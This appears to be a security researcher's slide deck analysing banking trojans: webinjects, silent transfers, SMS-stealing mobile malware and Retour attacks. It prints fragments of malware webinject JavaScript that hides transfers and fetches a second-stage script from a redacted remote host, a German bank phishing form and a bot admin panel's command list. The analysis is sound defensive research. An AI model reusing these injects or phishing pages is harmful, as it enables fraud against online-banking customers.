



# Advanced Techniques in Modern Banking Trojans

Thomas Siebert

Manager System Security Research

[thomas.siebert@gdata.de](mailto:thomas.siebert@gdata.de)

[@thomassiebert](#)


# Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard
- Modern C&C Structures

# Outline

- How Banking Trojans operate
  - Browser hijacking techniques
  - BankGuard
  - Modern C&C Structures


# Regular Bank Transfer



# Authentication

- First factor: Authenticate login
  - Username / Password
  - Account Nr. / Password
- Second factor: Authenticate transactions
  - TAN / iTAN / iTANplus
  - chipTAN
  - smsTAN

# Bank Transfer MITM-Attack



# Simple Webinject





Image: Sparkasse

# Simple Webinject





# Webinject

```
function
```

```
  AddReplacerArrayItem(account_name_value, account_number_value, transfer_memo_value, transfer_amount_value, betrag_amount_value, tan_value, tan_info_value, last_date_value, new_date_value, transfer_date_value) {  
    var index = replacer_array.length;  
    replacer_array[index] = new Array();  
    replacer_array[index]["account_name"] = account_name_value;  
    replacer_array[index]["account_number"] = account_number_value;  
    replacer_array[index]["transfer_memo"] = transfer_memo_value;  
    replacer_array[index]["transfer_amount"] = transfer_amount_value;  
    replacer_array[index]["betrag_amount"] = betrag_amount_value;  
    replacer_array[index]["tan"] = tan_value;  
    replacer_array[index]["tan_info"] = tan_info_value;  
    replacer_array[index]["last_date"] = last_date_value;  
    replacer_array[index]["new_date"] = new_date_value;  
    replacer_array[index]["transfer_date"] = transfer_date_value;
```

```
}
```

# Webinject


```
function StartReplacer() {  
    ReplaceMainBalances();  
    ReplaceSaldoHeader();  
    ReplaceKontoInformation();  
    ReplaceFinanzStatus();  
    HideTransfers();  
    ReplaceTanInfo();  
    ReplaceDate();  
    ShowAll();  
}
```

# Dynamic Webinjects

- Two-staged
- 1st stage just acts as loader for 2nd
- 2nd stage delivered based on URL
- Basically prevents auto config extraction

```
if (self == top) {  
  document.write(  
    "<script charset='UTF-8' src='"  
    + (("https:" == document.location.protocol) ? "https://" : "http://") +  
    + "/[REDACTED].php?ran=" + encodeURIComponent("@CR@n=FF5&p=@PA@&id=@ID@@CR@")  
    + "&r=" + escape(document.referrer) + "&u=" + escape(document.URL) + "&" + Math.random() + "'>"  
    + unescape("%3C/script%3E"));  
}
```

# Silent Transfers (Bankpatch)




# Silent Transfers (Bankpatch)

- Undetectable when not authenticating transfers using 2nd factor
- Undetectable when using TAN / iTAN / iTANplus
- Detectable with smsTAN / chipTAN
  - Verification has to be done by user

# Feodo + SmsSpy

Zukunft gesichert

 Sparkasse

Vertragsnummer: 32342234324

Um mit dem Service weiterzufahren, müssen Sie ein neues, zusammen mit Klidex entwickeltes B-Sicherheit Zertifikat für Ihr Handy installieren! Dank diesem Zertifikat wird die Verwendung der Taste des AES 256-bit Verschlüsselungsalgorithmus aktiviert. Gehen Sie bitte wie nachstehend beschrieben vor, um das Zertifikat zu installieren.

*Wählen Sie Marke und Modell Ihres Handys*

Marke:

Modell:

*Geben Sie Ihre Handynummer ein, um die Installationsanweisungen fürs B-Sicherheit Zertifikat zu erhalten.*

Handynummer: +49 (0)


WEITER >>

© 2013 Sparkasse

# Feodo + SmsSpy



# Feodo + SmsSpy





# Feodo + SmsSpy



# Feodo + SmsSpy



# SmsSpy Admin-Panel

| Device ID                           | Bot ID               | Country | SMS Hook | Call Block | Command | Last Activity       |
|-------------------------------------|----------------------|---------|----------|------------|---------|---------------------|
| MB855_AE80C40499240A375A [REDACTED] | DON_775A658D6522DF69 | US      | Active   | Inactive   | N/A     | 19.03.2013 16:23:31 |

**User Info - MB855\_AE80C40499240A375A [REDACTED]** ✕

**Information** Command SMS Log USSD Log Note Remove

|  |                                     |
|--|-------------------------------------|
| <b>Device ID:</b>  | MB855_AE80C40499240A375A [REDACTED] |
| <b>Bot ID:</b>   | DON_775A658D6522DF69                |
| <b>Country:</b>  | US                                  |
| <b>App Version:</b>  | 2.0                                 |
| <b>OS Version:</b>   | 2.3.5                               |
| <b>OS Language:</b>  | EN                                  |
| <b>Device:</b>   | MB855                               |
| <b>Rooted:</b>   | false                               |
| <b>Phone Number:</b>   | 81044 [REDACTED]                    |
| <b>Carrier:</b>  | sprint                              |
| <b>Serial Number:</b>  | ae80c404992 [REDACTED]              |
| <b>IMEI:</b>   | A000002C6 [REDACTED]                |
| 174 124 107 E4 66 07 11E 222 174 124 172 142 66 07 11E 100 174 124 174 106 66 07 11E E0 66 07 114 06 66 07 11E 221 66 07 11E 201 |                                     |

# SmsSpy Admin-Panel

Information

Command

SMS Log

USSD Log

Note

Remove

Command:

None

SMS

None  
Enable SMS Hook  
Disable SMS Hook  
Enable Call Block  
Disable Call Block  
Send SMS  
Execute USSD  
Show Message  
Ping  
Delay Change  
Stop Program

# Retour attack (Urlzone)

Umsätze Lastschriftückgabe

Konto\*: 200905 - Mustermann, Max

Zeitraum\*: ☒ in Tagen: 10 Tage

☐ Datum von: 27.02.2012 bis: 08.03.2012

Erweiterte Umsatzabfrage

Konto: 200905 Umsatzdaten exportieren\*\*\*: CSV-Format

Abfragezeitraum: von 27.02.2012 bis 08.03.2012

Kontostand am 07.03.2012 \*\* 1.000,00 EUR

| Buchung ▲ ▼     | Wertstellung ▲ ▼ | Verwendungszweck         | Betrag ▲ ▼   | Info |
|-----------------|------------------|--------------------------|--------------|------|
| 07.03.12        | 07.03.12         | UEBERWEISUNGSGUT SCHRIFT | 7.971,90 EUR |      |
| <b>RETOUREN</b> |                  |                          |              |      |
| 07.03.12        | 08.03.12         | GELDAUTOMAT              | -50,00 EUR   | i    |

EUR 50,00 GEB.EUR 0,00

Image: Sparkasse


# Bottom Line

- Man in the Browser can change:
  - Protocol
  - Human Perception
- Human verification fails
  - Ceremony Design and Analysis, Carl Ellison
- Protocols practically fail

# Outline


- How Banking Trojans operate
  - Browser hijacking techniques
    - Classical hooking
      - Chrome
      - 64bit
- BankGuard
- Modern C&C Structures

# Online-Banking encryption





# Man in the Browser (MITB)




# Browser encryption

